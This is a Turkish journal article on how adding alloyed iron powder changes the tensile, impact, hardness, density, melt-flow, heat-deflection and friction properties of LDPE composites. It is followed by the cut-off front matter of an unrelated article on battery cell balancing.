Polimerik kompozitler, plastik endüstrisinde en hızlı büyüme gösteren gruplardan birini oluşturmaktadır. Bu malzemeler özellikle inşaat

sektöründe yapı malzemeleri, otomotiv sektöründeki bazı parçaların imalatı ve ambalaj malzemeleri başta olmak üzere başka uygulamalarda da kullanılmaktadır. Polimerik malzemelerin özelliklerini geliştirmek için içerisinde

çeşitli katkı, dolgu ve takviye malzemeleri ilavesi edilmektedir. Bu ilave malzemeler elde edilen polimer matrisli kompozitlerin mekanik, ısıl, fiziksel vb özelliklerini değiştirmektedir [1]. Plastik malzemelerin kimyasal yapılarının farklı olması ve ilave malzemelere bağlı olarak da birçok özelliğinin değişmesi sebebiyle akış özelliklerinin çok iyi bilinmesi gerekmektedir. Bazı ilave maddeleri akışı artırırken başka maddeler ise akış özelliğini kötüleştirilmektedir ki bu da işleme ve kalıplama sırasında bir takım problemlere sebebiyet vermektedir [2-3]. Kaya ve arkadaşları yapmış oldukları bir çalışmada polietilen ve polipropilen içerisine bakır alaşımı katarak bir kompozit elde etmişler ve bakır alaşımı ilavesiyle mekanik ve mikrobiyal özelliklerdeki değişimleri incelemişlerdir. % 0,5-%1 oranlarındaki bakır ilavesinde mekanik özelliklerdeki değişimin %15'i aşmadığını çalışmalarında rapor etmişlerdir. Buna ek olarak çekme mukavemeti ve kopma uzama değerlerinin bakır ilavesi ile birlikte azaldığını belirlemişlerdir [4]. Nixsad ve arkadaşlarının yapmış oldukları çalışmada ise ABS içerisine %10 demir tozu katarak üç boyutlu yazıcılarda kullanmak için filamet üretmişlerdir. Burada kullandıkları demir tozu %99,7 saflıkta ve ortalama partikül büyüklüğü ise 45 mikrondur. Elde edilen polimer kompozitinin eriyik akış davranışlarını incelemişlerdir [5]. Tavman'ın yapmış olduğu çalışmalarda yüksek yoğunluklu polietilen içerisine alüminyum ve bakır tozlarını ilave ederek polimer kompozitleri elde etmiş ve bu kompozitlerin termal iletkenlik ve mekanik özelliklerini incelemiştir [6,7]. Chawla ve arkadaşlarının yapmış oldukları çalışmada ABS içerisine demir tozu katarak bir polimer kompoziti elde etmişlerdir. Çalışmalarında ekstrüzyon hızı ve sıcaklığı gibi üretim parametrelerini değiştirerek optimum değerlerde üç boyutlu yazıcılar için filamet üretmişlerdir. Elde ettikleri kompozitlere mekanik ve ısıl testlerin yanında mikro yapı analizleri yaparak en iyi üretim parametrelerinin neler olduğunu çalışmalarında rapor etmişlerdir. Örneğin Fe oranının ağırlıkça %2,5'ten %5'e yükseltilmesiyle MFI değerinin arttığını gözlemlemişlerdir. Demir oranının artmasıyla kompozitin kırılma hızı geldiğini ve nozulu tıkağını çalışmalarında rapor etmişlerdir [8]. Güldaş ve arkadaşları [1] alüminyum tozu katkılı polipropilenin erime akış indeksi özelliklerini incelemişlerdir. Alüminyum tozu katkı oranı ve alüminyum toz büyüklüğü arttıkça ergime akış indeksi değerinde azalma olduğunu çalışmalarında rapor etmişlerdir. Ghosh ve arkadaşları yapmış oldukları bir çalışmada polipropilen içerisine gümüş tozları katarak bir polimer kompoziti elde etmişler ve gümüş tozlarının kompozit malzemedeki akış

özelliklerini ne yönde değiştirdiğini incelemişlerdir. Deneysel sonuçta ergiyiğin viskozitesi katkı maddesinin % 4,1 oranına kadar azaldığını ve bu değerden sonra arttığını belirlemişlerdir. Çalışmalarında gümüş tozu takviyeli polipropilenin viskozite değerinin takviyesiz polipropilenin değerinden daha düşük olduğunu tespit edilmişlerdir [9].

Bu çalışmada; LDPE içerisine % 3 - 6 ve 9 oranlarında alaşım demir tozu katılarak polimer kompozitleri elde edilmiştir. Demir tozunun farklı oranlarda ilavesi ile LDPE'nin mekanik, fiziksel ve ısıl özelliklerindeki değişimler incelenmiştir. Testler sonucunda demir tozu ilavesiyle; sertlik, yoğunluk, MFI, HDT ve vicat yumuşama sıcaklık değerlerinde artış buna karşılık çekme mukavemeti, kopma mukavemeti, kopma uzaması ve darbe mukavemeti değerleri düşmüştür. Yüksek akışkanlık değerleri daha düşük çalışma sıcaklıklarına olanak sağlayıp enerji tasarrufuna katkı sağlayabilir. Ayrıca enjeksiyonla üretim yapıldığında daha düşük basınçlarda nihai ürün elde etmek mümkündür [10]. Bizim bu çalışmada akışkanlık değerlerinde önemli bir artış tespit edilmiş olup üretim esnasında daha az enerji kullanımını ortaya çıkarmıştır. Sürtünme katsayısı belirleme testinde demir oranının ve yük miktarının artmasıyla dinamik sürtünme katsayısı değerlerinin de arttığı belirlenmiştir. SEM incelemesi sonucunda demir partiküllerinin homojen dağıldığı tespit edilmiştir. Bu çalışmadaki amaç; demir tozunun var olan prosesin akışını bozmadan ve maliyeti artırıcı yüzey işleme teknikleri kullanılmadan direk üretime geçildiğinde ne gibi sonuçlar alınacağı yönündedir. Bundan dolayı demir tozuna yapılacak yüzey modifikasyonu, uyumlaştırıcı ve/veya uyumlaştırıcı miktarı artırılarak matris ile takviye malzemesi olan demir tozu arasındaki uyum geliştirilebilir aynı zamanda mekanik özelliklerde daha fazla artış beklenebilir.

2.MATERIALS AND METHODS (MATERİYAL VE METOD)

2.1. Kullanılan Malzemeler (Used Materials)

LDPE polimeri içerisine farklı oranlarda katılan alaşım demir tozları ile dört farklı grup üretilmiştir. Üretilen LDPE/Fe polimer kompozitinin karışım oranları Tablo 1' de verilmiştir. Bu çalışmada kullanılan LDPE, Petkim A.Ş.'in ürettiği Petilen G03-5 kodlu ürünüdür. Yoğunluğu 0,92 g/cm³, MFI değeri (190 °C-2,16 kg) 0,3 g/10 dk, kopma mukavemeti 26 MPa ve vicat yumuşama sıcaklık değeri (1kg yük) 98 °C'dir. Kompozit malzemedeki kullanılan Ancorsteel 1000C

olarak bilinen alaşımlı demir tozu ABD'deki Hoeganaes firmasından temin edilmiştir. Fe'nin saflığı %99,75'tir ve partikül büyüklüğü 45-250 mikron arasındadır. Sıkıştırılmış yoğunluk değeri

7,1 g/cm³ civarındadır. Ancorsteel 1000C alaşımlı metal tozunun kompozisyonu Tablo 2'de verilmiştir.

Tablo 1. LDPE/Fe polimer kompozitinin karışım oranları - hacimce (Mixing ratios of LDPE/Fe polymer composite - by volume)

Gruplar	ABS (%)	Fe (%)
1	100	-
2	97	3
3	94	6
4	91	9

Tablo 2. Ancorsteel 1000C alaşımlı demir tozunun kompozisyonu - % (Composition of Ancorsteel 1000C alloy iron powder - %)

C	O	N	S	P	Si	Mn	Cr	Cu	Ni
<0,01	0,07	0,001	0,007	0,004	<0,01	0,07	0,02	0,03	0,04

2.2. Numune Hazırlama (Sample Preparation)

LDPE, elektro.mag M1071P tipi kurutma fırınında 105°C'de 24 saat süresince kurutma işlemine tabi tutulmuştur. Daha sonra tüm ürünler Devotrans marka V-Tipi karıştırıcıda 15 dakika boyunca karıştırılmış ve çift vidalı ekstrüderde 35-50 bar basınç altında, 65 dev/dak vida dönüş hızında ve 160-200 °C arasındaki sıcaklıklarda karıştırılmıştır.

Karışım sonrasında 105 °C' de yine 24 saat boyunca kurutma fırınında kurutulmuştur. Enjeksiyon makinesinde test numuneleri 160-200 °C sıcaklık, 700 bar basınç ve kalıpta bekleme süresi 15 s olacak şekilde basılmıştır. Aşağıda Şekil 1'de LDPE granülü ve alaşımlı demir tozunun fotoğrafları verilmiştir. Şekil 2'de LDPE/Fe polimer kompozitinin numune kalıplama aşamaları verilmiştir.



LDPE granülleri
(LDPE Granules)



Alaşımlı demir (Fe) tozu
(Alloyed Iron (Fe) Powder)

Şekil 1. LDPE granülü ve demir tozu (LDPE Granules and Iron Powder)




Şekil 2. LDPE/Fe polimer kompozitinin numune hazırlama aşamaları (Sample Preparation Stages of LDPE/Fe Polymer Composite)

2.3 Test Yöntemleri (Test Methods)

Bu çalışmada çekme testinde beş adet numune kullanılmış ve ortalamaları verilmiştir. Zwick Z010 marka çekme test makinesi kullanılarak çekme testleri yapılmıştır. Bu test ASTM D638 standartlarına göre 50 mm/dk çekme hızında gerçekleştirilmiştir. Çentikli Izod darbe testleri Zwick marka darbe test cihazı ile ASTM D256 yöntemine göre oda sıcaklığında yapılmıştır. Sertlik testi Zwick sertlik ölçüm cihazı ile ASTM D2240 yöntemine göre yapılmıştır. Yoğunluk tayini ISO 2781 test standardına göre her bileşim için üç ölçüm alınarak yapılmıştır. Devotrans CEAST 6521

marka HDT-Vicat test cihazı ile ISO 75 ve ISO 307 standardına göre HDT ve Vicat yumuşama noktası testleri yapılmıştır. Tüm karışımların akış davranışı Zwick 4100 erime akış indeksi cihazı ile ISO 1133 standardına uygun olarak 190 °C sıcaklık ve 2,16 kg yük altında incelenmiştir. Darbe test numunelerinin kırık yüzeyleri Quorum sc 7620 marka kaplama cihazında altın/paladyum alaşımı ile kaplanmıştır. Kaplama süresi 180 sn ve uygulanan elektrik akımı ise 20 mA'dır. Daha sonra numuneler 10 kV altında Zeiss EVO MA 10 marka SEM ile incelenmiştir. Aşağıdaki Şekil 3'de bu çalışmada kullanılan test cihazları verilmiştir.



Şekil 3. LDPE/Fe polimer kompozitinin özelliklerinin belirlenmesinde kullanılan cihazlar (Devices Used for Determining the Properties of LDPE/Fe Polymer Composite)



Sürtünme katsayısı ölçüm
(Coefficient of Fric. Measurement)



HDT-Vicat cihazı
(HDT-Vicat Tester)



Kaplama cihazı
(Coating Device)



SEM
(SEM)

Şekil 3. (devamı) (continue)


3.BULGULAR (RESULTS)

LDPE içerisine alaşımli demir tozu ilavesi ile oluşturulan polimer kompozitine uygulanan çekme testi sonucu elde edilen çekme mukavemeti değerleri Şekil 4-A'da verilmiştir. Grafik incelendiğinde saf LDPE'nin çekme mukavemeti değerinin 26,44 MPa olduğu görülmektedir. Kompozit içerisine hacimce %3 alaşımli demir tozu katılmasıyla bu değer 15,6 MPa değerine düştüğü görülmektedir. %6 demir tozu ilavesinde bu değer 11,96 MPa'ya ve %9 demir tozu ilavesinde ise 10,39 MPa'ya düştüğü görülmektedir ki bu değer en düşük çekme mukavemeti değeridir. LDPE'nin çekme mukavemeti değerini bu grup ile kıyasladığımızda % 60,7 oranında düşüşün olduğu tespit edilmiştir. Buradaki düşüşün sebebi matris içerisine katılan demir tozlarının matrise bağlanamadığından kaynaklı olduğunu düşünmekteyiz. Çekilen mikroyapı fotoğraflarından da bu durum anlaşılmaktadır. Taşdemir ve Gülsoy'un yapmış oldukları bir çalışmada, polistiren içerisine hacimce %5, 10 ve 15 demir tozu katmışlar ve elde ettikleri polimer kompozitinin özelliklerini incelemişlerdir. Elde edilen polimer kompozitinde demir oranının artışıyla elastiklik modülü, ısıl çarpılma sıcaklığı, erime akış indeksi ve Shore sertlik değerlerinin arttığını belirlemişlerdir. Buna karşılık % uzama, darbe mukavemeti, çekme mukavemeti ve akma mukavemeti değerlerinin düştüğünü çalışmalarında ortaya koymuşlardır [11]. Çekme testi sonucu elde edilen kopma mukavemeti değerleri Şekil 4-B'de verilmiştir. Grafik incelendiğinde saf LDPE'nin kopma mukavemeti değerinin 25,1 MPa olduğu görülmektedir. Kompozit içerisine hacimce %3 alaşımli demir tozu katılmasıyla bu değer 14,42 MPa değerine düştüğü görülmektedir. %6 demir tozu ilavesinde bu değer 11,32 MPa'ya ve %9 demir tozu ilavesinde ise 9,94 MPa'ya düştüğü görülmektedir ki bu değer en düşük kopma


mukavemeti değeridir. LDPE'nin kopma mukavemeti değerini bu grup ile kıyasladığımızda % 60,4 oranında düşüşün olduğu tespit edilmiştir. Kopma mukavemetindeki düşüşün sebebi, demir partiküllerinin LDPE matris içerisine çok iyi bağlanamadıklarından kaynaklıdır. Şekil 6'da verilen mikroyapı fotoğrafı incelendiğinde demir tozu partiküllerinin LDPE matris içerisinde herhangi bir adezyon oluşturmadığı görülmektedir. Şekil 4-C'ye bakıldığında LDPE içerisine hacimce %3 demir tozu ilavesiyle elde edilen kopma uzaması değerleri görülmektedir. Grafik incelendiğinde LDPE'nin kopma uzama değerinin %86,8 olduğu görülmektedir. Kompozit içerisine %3 demir tozu katılmasıyla değer %73,6'ya düşmüştür. %6 demir ilavesinde bu değer %65,8 olarak ölçülmüştür. %9 demir tozu ilavesinde kopma uzama değeri bir miktar daha düşerek %56,2 değerini vermiştir ki bu en düşük kopma uzaması değeridir. Bu değeri saf LDPE'nin kopma uzaması değeri ile kıyasladığımızda %35,2 oranında bir düşüşün olduğu tespit edilmiştir. Güngör yapmış olduğu bir çalışmada Yüksek yoğunluklu polietilen (HDPE) içerisine hacimce %5, 10 ve %15 Fe (Acorsteel 1000HP - Hoeganaes) tozu katarak elde ettiği polimer kompozitinin özelliklerini incelemiştir. Elde ettiği polimer kompozitinde Fe oranının artmasıyla % uzama, darbe, akma ve çekme mukavemet değerlerinin düştüğünü fakat demir tozu oranının artışıyla elastiklik modülü ve sertlik değerlerinin ise arttığını belirlemiştir [12]. LDPE içerisine alaşımli demir tozu ilavesi ile oluşturulan polimer kompozitine uygulanan Izod darbe testi sonucu elde edilen darbe mukavemeti değerleri Şekil 4-D'da verilmiştir. Grafik incelendiğinde saf LDPE'nin darbe mukavemeti değerinin 50 kJ/m² olduğu görülmektedir. Kompozit içerisine hacimce %3 alaşımli demir tozu katılmasıyla bu değer 48,98 kJ/m² değerine düştüğü görülmektedir. %6 demir tozu ilavesinde bu değer 44,8 kJ/m²'ye ve %9 demir tozu ilavesinde

ise 28,48 kJ/m² 'ye düştüğü görülmektedir. Saf LDPE'nin Izod darbe mukavemeti değerini bu grup ile kıyasladığımızda % 43 oranında düşüşün olduğu tespit edilmiştir. Izod darbe değerlerindeki düşüşün sebebi, demir partiküllerinin LDPE matris içerisine çok iyi bağlanamadıklarından kaynaklanmıştır. Şekil 6'da verilen mikroyapı fotoğrafı incelendiğinde demir tozu partiküllerinin LDPE matris içerisinde herhangi bir adezyon oluşturmadığı dolayısıyla kolaylıkla LDPE matrisinden ayrıldığı görülmektedir. Bu da Izod darbe mukavemeti değerlerinde düşüşe sebebiyet vermiştir. Şekil 4-E'ye bakıldığında LDPE içerisine hacimce %3 demir tozu ilavesiyle elde edilen sertlik değerleri görülmektedir. Grafik incelendiğinde LDPE'nin sertlik değerinin 44,37 Shore D olduğu görülmektedir. Kompozit içerisine %3 demir tozu katılmasıyla değer bir miktar artarak 45,43 Shore D değerine çıkmıştır. %6 demir ilavesinde bu değer bir miktar daha yükselerek 46,75 Shore D olarak ölçülmüştür. %9 demir tozu ilavesinde sertlik değeri 47,81 Shore D olarak ölçülmüş olup en yüksek sertlik değerini vermiştir. Bu değeri saf LDPE'nin sertlik değeri ile kıyasladığımızda % 7,7 oranında bir artışın olduğu tespit edilmiştir. Sa'ude


ve arkadaşlarının yapmış oldukları bir çalışmada akrilonitril bütadien stiren içerisine demir tozu ve yüzey aktif madde katarak üç boyutlu yazıcı için filamet üretmişlerdir. Çalışmalarında ABS %50-46, demir %%24-29 ve yüzey aktif madde ise %26-25 (hacimce) oranlarında kullanmışlardır. Elde edilen polimer kompozitine yapılan testler sonucunda demir oranının artmasıyla eğilme mukavemeti ve sertlik değerinin düştüğünü tespit etmişlerdir [13]. Şekil 4-F'ye bakıldığında LDPE içerisine hacimce %3 demir tozu ilavesiyle elde edilen yoğunluk değerleri görülmektedir. Grafik incelendiğinde LDPE'nin yoğunluk değerinin 0,908 g/cm³ olduğu görülmektedir. Kompozit içerisine %3 demir tozu katılmasıyla değer 0,988 g/cm³ 'e yükselmiştir. %6 demir ilavesinde bu değer bir miktar daha artarak 1,180 g/cm³ değerine çıkmıştır. %9 demir tozu ilavesinde yoğunluk değeri 1,243 g/cm³ olarak ölçülmüş olup en yüksek yoğunluk değerini vermiştir. Bu değeri saf LDPE'nin yoğunluk değeri ile kıyasladığımızda %36,9 oranında bir artışın olduğu tespit edilmiştir.




Şekil 4. LDPE/Fe polimer kompozitinin test sonucu elde edilen özelliklerinin grafiksel gösterimi
(Graphical Representation of the Test Results for the Properties of LDPE/Fe Polymer Composite)




C




D




E



F




G



H

Şekil 4. (devamı) (continue)



I

Şekil 4. (devamı) (continue)

Şekil 4-G'ye bakıldığında LDPE içerisine hacimce %3 demir tozu ilavesiyle elde edilen MFI değerleri görülmektedir. Grafik incelendiğinde LDPE' nin MFI değerinin 0,51 g/10 dk olduğu görülmektedir. Kompozit içerisine %3 demir tozu katılmasıyla değer 3,15 g/10 dk'e yükselmiştir. %6 demir ilavesinde bu değer bir miktar daha artarak 8,54 g/10 dk değerine çıkmıştır. %9 demir tozu ilavesinde MFI değeri 10,62 g/10 dk olarak ölçülmüş olup en yüksek MFI değerini vermiştir. Bu değeri saf LDPE'nin MFI değeri ile kıyasladığımızda %1982 oranında bir artışın olduğu tespit edilmiştir. Buradaki artışın nedeni demir partikülleri ve matris arasında bir adezyonun olmamasından kaynaklıdır.


Gülsoy ve arkadaşlarının yapmış oldukları başka bir çalışmada akrilonitril bütadien stiren kopolimeri içerisine hacimce % 5-10 ve 15 oranlarında bronz (Cu-10 wt. % Sn) katarak bir polimer kompoziti elde etmişlerdir. Elde edilen polimer kompozitinde bronz toz oranının artışıyla elastiklik modülü, sertlik ve ısıl çarpılma sıcaklığı değerlerinin yükseldiğini buna karşılık erime akış indeksi, darbe mukavemeti, % uzama, çekme ve akma mukavemeti değerlerinin ise düştüğünü belirlemişlerdir. [14]. Şekil 4-H'ye bakıldığında LDPE içerisine hacimce %3 demir tozu ilavesiyle elde edilen HDT değerleri görülmektedir. Grafik incelendiğinde LDPE' nin HDT değerinin 31,05 °C olduğu görülmektedir. Kompozit içerisine %3 demir tozu katılmasıyla değer çok az artarak 31,95 °C ya yükselmiştir. %6 demir ilavesinde bu değer bir miktar daha artarak 37,45 °C değerine çıkmıştır. %9 demir tozu ilavesinde HDT değeri 39,4 °C olarak ölçülmüş olup en yüksek HDT değerini vermiştir. Bu değeri saf LDPE'nin HDT değeri ile kıyasladığımızda %26,9 oranında bir artışın olduğu

tespit edilmiştir. Gülsoy ve arkadaşlarının yapmış oldukları bir çalışmada ise polipropilen içerisine hacimce %99,75 saflıkta ve ortalama partikül boyutu 50 mikron olan demir tozunu hacimce %5-10 ve 15 oranlarında katarak polimer kompoziti hazırlamışlardır. Elde ettikleri polimer kompozitinde demir tozlarının oranının artmasıyla ısıl çarpılma sıcaklığı, Vicat yumuşama sıcaklığı, erime akış indeksi, shore sertlik ve elastiklik modül değerlerinin arttığını buna karşılık Izod çentikli darbe mukavemeti, çekme mukavemeti, akma mukavemeti ve % uzama değerlerinin düştüğünü rapor etmişlerdir [15]. Şekil 4-I'ye bakıldığında LDPE içerisine hacimce %3 demir tozu ilavesiyle elde edilen vicat yumuşama sıcaklığı değerleri görülmektedir. Grafik incelendiğinde LDPE' nin vicat yumuşama sıcaklığı değerinin 98,4 °C olduğu görülmektedir. Kompozit içerisine %3 demir tozu katılmasıyla değer artarak 99,35 °C ye yükselmiştir. %6 demir ilavesinde bu değer bir miktar daha artarak 101,35 °C değerine çıkmıştır. %9 demir tozu ilavesinde vicat yumuşama sıcaklığı değeri 103,35 °C olarak ölçülmüş olup en yüksek vicat yumuşama sıcaklığı değerini vermiştir. Bu değeri saf LDPE'nin vicat yumuşama sıcaklığı değeri ile kıyasladığımızda % 5 oranında bir artışın olduğu tespit edilmiştir.

Dinamik sürtünme katsayısı değerini belirlemek için Devotrans marka cihaz kullanılmış olup işlem ISO 8295 standardına uygun gerçekleştirilmiştir. Deney numuneleri alt ve üst plakadan oluşmaktadır. Alt plaka ölçüleri 80x200 mm ve üst plaka ölçüleri ise 63x63 mm' dir. Test yük değişkenine bağlı olarak gerçekleştirilmiştir. Uygulanan yük miktarları 1,96 – 2,94 – 3,92 – 4,9 ve 6,86 Newton olarak belirlenmiştir. Aşağıda Şekil 5' de elde edilen

dinamik sürtünme katsayı değerleri verilmiştir. Şekil 5 incelendiğinde uygulanan yük miktarının artmasıyla dinamik sürtünme katsayısı değerlerinin tüm gruplarda arttığı görülmektedir. Örneğin saf LDPE'nin 1,96 N yük altındaki dinamik sürtünme katsayısı değerinin 0,005 olduğu; 6,86 N yük uygulandığında bu değer 0,145 değerine yükseldiği görülmektedir. Benzer durum diğer gruplarda da tespit edilmiştir. Buna ek olarak demir

miktarının matris içerisinde artışı ile de dinamik sürtünme katsayısı değerlerinde yükselme olduğu görülmektedir. Örneğin saf LDPE'nin 1,96 N yük altındaki dinamik sürtünme katsayısı değerinin 0,005 olduğu; buna karşılık %9 demir tozu ilavesinde 1,96 N yük altındaki değerinin 0,11'e çıktığı görülmektedir. Benzer durum diğer gruplarda da tespit edilmiştir.




Şekil 5. LDPE/Fe polimer kompozitinin test sonucu elde edilen dinamik sürtünme katsayısı değerleri


(Dynamic Coefficient of Friction Values Obtained from Testing of LDPE/Fe Polymer Composite)

Şekil 6' da LDPE/Fe polimer kompozitinin mikroyapı fotoğrafları verilmiştir. SEM fotoğraflarına bakıldığında LDPE matrisi ve demir partikülleri net olarak gözükmemektedir. Demir

partiküllerinin matris içerisinde homojen olarak dağıldığı anlaşılmaktadır. Fakat matris ile bir adhezyon yapmadığı da görülmektedir.



Saf LDPE
(Pure LDPE)



%6 alaşımlı Fe katkılı LDPE
(6% Alloyed Fe-Added LDPE)

Şekil 6. LDPE/Fe polimer kompozitinin mikroyapı fotoğrafları (Microstructure Photographs of LDPE/Fe Polymer Composite)

4.SONUÇLAR (CONCLUSIONS)

Bu çalışmada; LDPE içerisine %3 - 6 ve 9 oranlarında alaşımlı demir tozu katılarak polimer kompozitleri elde edilmiştir. Demir tozunun farklı oranlarda ilavesi ile LDPE'nin mekanik, fiziksel ve

ısısal özelliklerindeki değişimler incelenmiştir. Testler sonucunda demir tozu ilavesiyle; sertlik, yoğunluk, MFI, HDT ve vicat yumuşama sıcaklık değerlerinde artış buna karşılık çekme mukavemeti, kopma mukavemeti, kopma uzaması ve darbe

mukavemeti değerleri düşmüştür. MFI değerindeki artış düşük çalışma sıcaklığı ve basıncına olanak sağladığından enerji tasarrufuna katkı sağlamıştır. Sürtünme katsayısı belirleme testinde Fe oranının ve yük miktarının artmasıyla dinamik sürtünme katsayısı değerlerinin de arttığı belirlenmiştir. SEM incelemesi sonucunda demir partiküllerinin homojen dağıldığı tespit edilmiştir. Bunlara ek olarak, bu çalışmada demir tozunun var olan prosesin akışını bozmadan ve maliyeti artırıcı yüzey işleme teknikleri kullanılmadan direk üretime geçildiğinde ne gibi sonuçlar alınacağı amaçlanmıştır.

ETİK STANDARTLARIN BEYANI (DECLARATION OF ETHICAL STANDARDS)

Bu makalenin yazarları çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

The authors of this article declares that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

YAZARLARIN KATKILARI (AUTHORS' CONTRIBUTIONS)

Münir TAŞDEMİR: Deneyleri yapmış, sonuçlarını analiz etmiş ve maklenin yazım işlemini gerçekleştirmiştir.

He conducted the experiments, analyzed the results and performed the writing process.

Elif ULUTAŞ: Deneyleri yapmış, sonuçlarını analiz etmiş ve maklenin yazım işlemini gerçekleştirmiştir.

She conducted the experiments, analyzed the results and performed the writing process.

ÇIKAR ÇATIŞMASI (CONFLICT OF INTEREST)

Bu çalışmada herhangi bir çıkar çatışması yoktur.

There is no conflict of interest in this study.

REFERENCES (KAYNAKLAR)

- [1] Güdaş, A., Temel, S., Altuğ, M., Alüminyum tozu katkılı polipropilenin ergiyik akış indeksi özelliklerinin incelenmesi. Politeknik Dergisi, 20(1), 51-59 (2017).
- [2] Spinace, M.A.S., Feroseli, K.K.G., De Paoli, M.A., Recycled polypropylene reinforced with curaua fibers by extrusion, J. Appl. Polym. Sci., 112, 3686 (2009).
- [3] Lai, S.M., Yeh, F.C., Wang, Y., Chan, H.C., Shen, H.F., Comparative study of maleated polyolefins as compatibilizers for polyethylene/wood flour composites, J. Appl. Polym. Sci., 87: 487 (2003).
- [4] Kaya, Ö.A, Taşdemir, M., Tozkopara, S., Çıtrak, T., Birol, F., Bakır alaşım takviyesinin polietilen ve polipropilen polimerlerinin mekanik ve mikrobiyal özelliklerine etkisinin incelenmesi, Iğdır Üniversitesi Fen Bilimleri Dergisi, 13(2), 1287-1296 (2023).
- [5] Niksad, M., Masood, S.H., Sbarski, I., Groth, A., A study of melt flow analysis of an ABS-iron composite in fused deposition modelling process, Tsinghua Science & Technology 14, 29-37, (2009).
- [6] Tavman, I.H., Thermal and mechanical Properties of aluminum powder-filled high-density polyethylene composites, Journal of Applied Polymer Science, 62, 2161-2167, (1996).
- [7] Tavman, I.H., Thermal and mechanical properties of copper powder filled poly (ethylene) composites, Powder Technology, 91, 63-67, (1997).
- [8] Chawla, K., Singh, R., Singh, J., Mehta, H., Investigations on mechanical properties of secondary recycled ABS reinforced with Fe powder for 3D printing applications, Materials Today: Proceedings 50(5), 2450-2454, (2022).
- [9] Ghosh, K., Maiti, S.N., "Melt rheological properties of silver-powder-filled polypropylene composites, Polymer-Plastics Technology and Engineering, 36 (5), 703-722, (1997).
- [10] Taşçı, G., Zeren, M., Metal katkılı polimer matrisli hibrit kompozitler, Metal Dünyası, 2017.
- [11] Taşdemir, M., Gülsoy, H.Ö., Physical and mechanical properties of iron powder filled, Polymer-Plastics Technology and Engineering, 45, 1207-1211, (2006).

- [12] Güngör, A., Mechanical properties of iron powder filled high density polyethylene composites. *Materials & design*, 28(3), 1027-1030, (2007).
- [13] Sa'ude, N., Ibrahim, M., Ibrahim, M.H.I., Mechanical properties of highly filled iron-ABS composites in injection molding for FDM wire filament, *Materials Science Forum*. Vol. 773-774, 456-461, Trans Tech Publications Ltd, (2014).
- [14] Gülsoy, H.Ö., Taşdemir, M., The effect of bronze particles on the physical and mechanical properties of acrylonitrile-butadiene-styrene copolymer, *Polymer-Plastics Technology and Engineering*, 46, 789–793, (2007).
- [15] Gülsoy, H.Ö., Taşdemir, M., Physical and mechanical properties of polypropylene reinforced with Fe Particles, *International Journal of Polymeric Materials*, 55, 619–626, (2006).

A Faster Active Package to Cell Balancing of Battery Management System using Isolated Cuk Converter with Switch Matrix

Alperen UĞURLUOĞLU^{1*}  Ahmet KARAARSLAN¹ 

¹Ankara Yıldırım Beyazıt University, Faculty of Engineering and Natural Sciences, Department of Electrical and Electronics Engineering, Ankara, Turkey

Article Info

Research article
Received: 21/05/2024
Revision: 15/08/2024
Accepted: 03/09/2024

Keywords

Cell Balancing
BMS
Isolated CUK Converter
Switch Matrix
Package to Cell

Makale Bilgisi

Araştırma makalesi
Başvuru: 21/05/2024
Düzeltilme: 15/08/2024
Kabul: 03/09/2024

Anahtar Kelimeler

Hücre Dengeleme
BMS
İzole CUK Dönüştürücü
Anahtar Matrisi
Paketten Hücreye

Graphical/Tabular Abstract (Grafik Özet)

A faster and cost-effective active package to cell balancing battery management system by using an isolated CUK converter and switch matrix is introduced in this study for the li-ion batteries that have charge unbalance when they are uncontrolled. / Bu çalışmada, kontrolsüz olduklarında şarj dengesizliği yaşayan Li-ion bataryalar için izole CUK dönüştürücü ve anahtar matrisi kullanılarak daha hızlı ve maliyet etkin bir aktif paket hücre dengeleme batarya yönetim sistemi tanıtılmıştır.




Figure A: The experimental setup of the proposed balance topology /Şekil A: Önerilen dengeleme topolojisinin deneysel kurulumu

Highlights (Önemli noktalar)

- This study highlights high balancing speed and a cost-effective active balancing method. / Bu çalışmada yüksek dengeleme hızı ve maliyet etkin bir aktif dengeleme yöntemi vurgulanmaktadır.
- High power capacity isolated CUK converter and multi-selection capable switch matrix are proposed. / Yüksek güç kapasiteli izole CUK dönüştürücü ve çoklu seçim yeteneği olan anahtar matrisi önerilmiştir.
- A feasible control method has been established with a cell selective algorithm, which constitutes the most optimal balancing process. / En optimal dengeleme sürecini oluşturan hücre seçimli algoritma ile uygulanabilir bir kontrol yöntemi oluşturulmuştur.

Aim (Amaç): In this study, it is aimed to complete the balancing process in a short time and cost effectively and to use maximum Li-ion battery performance. / Bu çalışmada kısa sürede ve maliyet etkin bir şekilde dengeleme işlemini tamamlayıp maksimum Li-ion batarya performansı kullanımı hedeflenmektedir.

Originality (Özgünlük): By using an isolated CUK converter capable of providing high power transfer, the cell selective algorithm offers a high-speed and cost-effective solution. / Yüksek güç aktarımı sağlayabilen bir izole CUK dönüştürücü kullanımı ile beraber hücre seçimli algoritma yüksek hızlı ve maliyet etkin bir çözüm sunmaktadır.

Results (Bulgular): This study has achieved the fastest balancing among the package-to-cell methods, with a value of 9.64 mV/min, and the most cost-effective method based on cost analysis. / Bu çalışmada paket-hücre yöntemleri arasında en hızlı dengeleme 9,64 mV/dakika değeriyle elde edilmiş olup, maliyet analizlerine göre en uygun maliyetli yöntemdir.

Conclusion (Sonuç): Load balancing of eight series cells was achieved using battery management system constructed with active package-to-cell balancing method including isolated CUK converter and switch matrix. / İzole CUK dönüştürücü ve anahtar matrisi içeren aktif paketten hücreye dengeleme yöntemi ile oluşturulan batarya yönetim sistemi kullanılarak sekiz seri hücrenin yük dengelemesi sağlanmıştır.



A Faster Active Package to Cell Balancing of Battery Management System using Isolated Cuk Converter with Switch Matrix

Alperen UĞURLUOĞLU^{1*} Ahmet KARAARSLAN¹

¹Ankara Yıldırım Beyazıt University, Faculty of Engineering and Natural Sciences, Department of Electrical and Electronics Engineering, Ankara, Turkey

Article Info

Research article
Received: 21/05/2024
Revision: 15/08/2024
Accepted: 03/09/2024

Keywords

Cell Balancing
BMS
Isolated CUK Converter
Switch Matrix
Package to Cell

Abstract

